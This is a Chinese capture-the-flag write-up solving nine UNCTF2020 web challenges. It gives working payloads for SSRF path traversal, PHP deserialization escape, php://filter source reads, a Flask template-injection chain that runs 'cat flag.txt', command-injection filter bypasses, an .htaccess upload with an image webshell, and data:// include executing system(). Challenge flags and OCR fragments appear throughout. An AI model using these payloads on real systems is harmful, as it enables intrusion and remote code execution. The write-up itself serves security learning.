UNCTF2020 web writeup

原创

b1ackc4t 于 2020-11-18 18:18:17 发布 247 收藏
分类专栏： writerup 文章标签： 信息安全 web

1.Easy_ssrf

给了file_get_contents，直接读取flag即可

```
.hackingfor.fun/?url=unctf.com/../../../../flag
```

```
lse{
    echo("error");
```

UNCTF{256d4a5a-64a8-4298-bd78-9fb47312a018}

2.Easyunserialize

利用点在

```
$uname=$_GET[1];
$password=1;
$ser=filter(serialize(new  a($uname,$password)));
```

构造uname反序列化逃逸即可

```
gfor.fun/?1=1challengechallengechallengechallengechallengechallengechallengechallengechallenge";s:8:"password";s:4:"easy";}aaa
```

```
$test=unserialize($ser);
?>
```

UNCTF{a1ca1843-e822-4094-a44d-5af0e1cf6655}

3.Babyeval

```
f(preg_match('/\(.*\)/',  $_GET['a']))
       die('hacker!!!');
o_start(function($data){
                if  (strpos($data,  'flag')  !==  false)
```

两个过滤，绕过括号和flag即可

用include绕过

```
or.fun/?a=include "php://filter/convert.base64-encode/resource="."fl"."ag.php";
```

```
<?php
  $flag='UNCTF{9ef2a1b5-dfed-4dcf-8426-d6c70441bc17}';
  ?>
```

Base64解码得到flag

4.Easyflask

开局让我以管理员登陆

盲猜有/login，随便输入账号密码

提示我去/register注册

注册个admin账号，登陆

```
admin login success!
```

回到根目录

```
check the secret route /secret_route_you_do_not_know
```

进入这个页面

```
you should 'guess' the secret number
```

盲猜get传一个guess参数，先给个数字

```
you are wrong
```

再尝试下字符

ww error!!

有回显

盲猜有模板注入存在

开始注入

经过漫长的fuzz

发现’、”、_、[、]均被过滤

又经过漫长的fuzz

利用管道和request可以构造

测出如下payload

```
URL
http://e2e41458-470d-41bf-808c-adf4e1a4dfc0.node1.hackingfor.fun/secret_route_you_do_not_know?guess={{}}attr(request.args.key1)attr(request.args.key2)attr(request.args.key3)()attr(request.args.key4)(64)attr(request.args.key5)attr(request.args.key6)attr(request.args.key4)(request.args.key7)attr(request.args.key4)(request.args.key8)(request.args.key9)}}&key1=__class__&key2=__base__&key3=__subclasses__&key4=__getitem__&key5=__init__&key6=__globals__&key7=__builtins__&key8=eval&key9=__import__("os").popen("cat flag.txt").read()
```

得到flag

```
UNCTF{fd4a253d-3645-453e-bc94-c11266d10a23} erro
```

5.Ezphp

构造序列化如下

```
Body
data=a%3A2%3A%7Bs%3A8%3A%22username%22%3Bi%3A0%3Bs%3A8%3A%22password%22%3Bi%3A0%3B%7D
```


得到flag

```
        echo  username  or  password  error! ;
}
UNCTF{e7e0be8f-6dd9-4647-996d-f4c1da3e58cc}
```

6.UN's_online_tools

```
un/index.php?url=1|ls%09/&GO=GO
```

得到flag的位置




想读取却发现cat、head等多个命令均被过滤

但还是漏了less，flag用%3f绕过

```
r.fun/index.php?url=1%7Cless%09/fl%3F%3F&GO=GO
```

得到flag



7.Easyupload


经过尝试只能传图片

但只检测了MIME

试图上传.htaccess发现有waf

```
        <input class="wd" type="submit" name="upload" value="submit">
            <p class="change_link" style="text-align: center">
            <strong>perl|pyth|ph|auto|curl|base|\|>|rm|ryby|openssl|war|lua|msf|xter|telnet in
contents!</strong>
            </br>
            <strong></strong>
```

换行绕过




成功上传

再上个图片马

短标签加去掉末尾尖括号绕过waf

蚁剑连接webshell得到flag



8.L0vephp

给了hint要读源码，肯定是文件包含

尝试了下各种参数名

?Action=/etc/passwd有回显

测出包含参数为action

获取源码

```
for.fun/?action=php://filter/convert.iconv.utf-8.utf-7/resource=index.php
```

解码后得到源码

过滤的并不多

继续查看flag.php

```
fun/?action=php://filter/convert.iconv.utf-8.utf-7/resource=flag.php
```

```
-AH0AIgA7 //hint:316E4433782E706870 ?+AD4-
```

16进制解码

访问此页面得到

```php
<?php

error_reporting(0);
show_source(__FILE__);
$code=$_REQUEST['code'];

$_=array('@','\"','\'','\&','\?','\<','\>','\*','\`','\+','\-','\^','\"','\\\\','\/');
$__=array('eval','system','exec','shell_exec','assert','passthru','array_map','ob_start','create_function','call_user_func','call_user_func_array','array_filter','proc_open')
$blacklist1 = array_merge($_);
$blacklist2 = array_merge($__);

if (strlen($code)>16){
        die('Too long');
}

foreach ($blacklist1 as $blacklisted) {
        if (preg_match ('/' . $blacklisted . '/m', $code)) {
                die('WTF???');
        }
}

foreach ($blacklist2 as $blackitem) {
        if (preg_match ('/' . $blackitem . '/im', $code)) {
                die('Sry,try again');
        }
}
```



经过漫长测试

?code=include$_GET[1];

&1=data://text/plain,<?php system('cat /flag_mdnrvvldb');


可绕过waf

```
@eval($code);
?> UNCTF{dea9b55a-e7b8-4a3b-8473-6f49c6c8fdd7}
```



9.Ezfind

随便尝试了下index.php



发现被过滤

后来又试了/etc/passwd index.* ../../../../等等内容

发现返回结果都一样

审查源码

```
▶ <div class="searchMeme-button-left  searchMeme-round-left orange-normal">…</div>
▼ <div class="searchMeme-input-left"> == $0
    <input type="text" id="search-orange" name="name" class="searchMeme-water-mark" style="width: 0px; padding-left: 0px; padding-right: 0px;">
  </div>
</div>
```

发现它的key为name

手动get提交

有其他回显

经过测试

/被过滤，限制了只能在本目录操作

使用数组绕过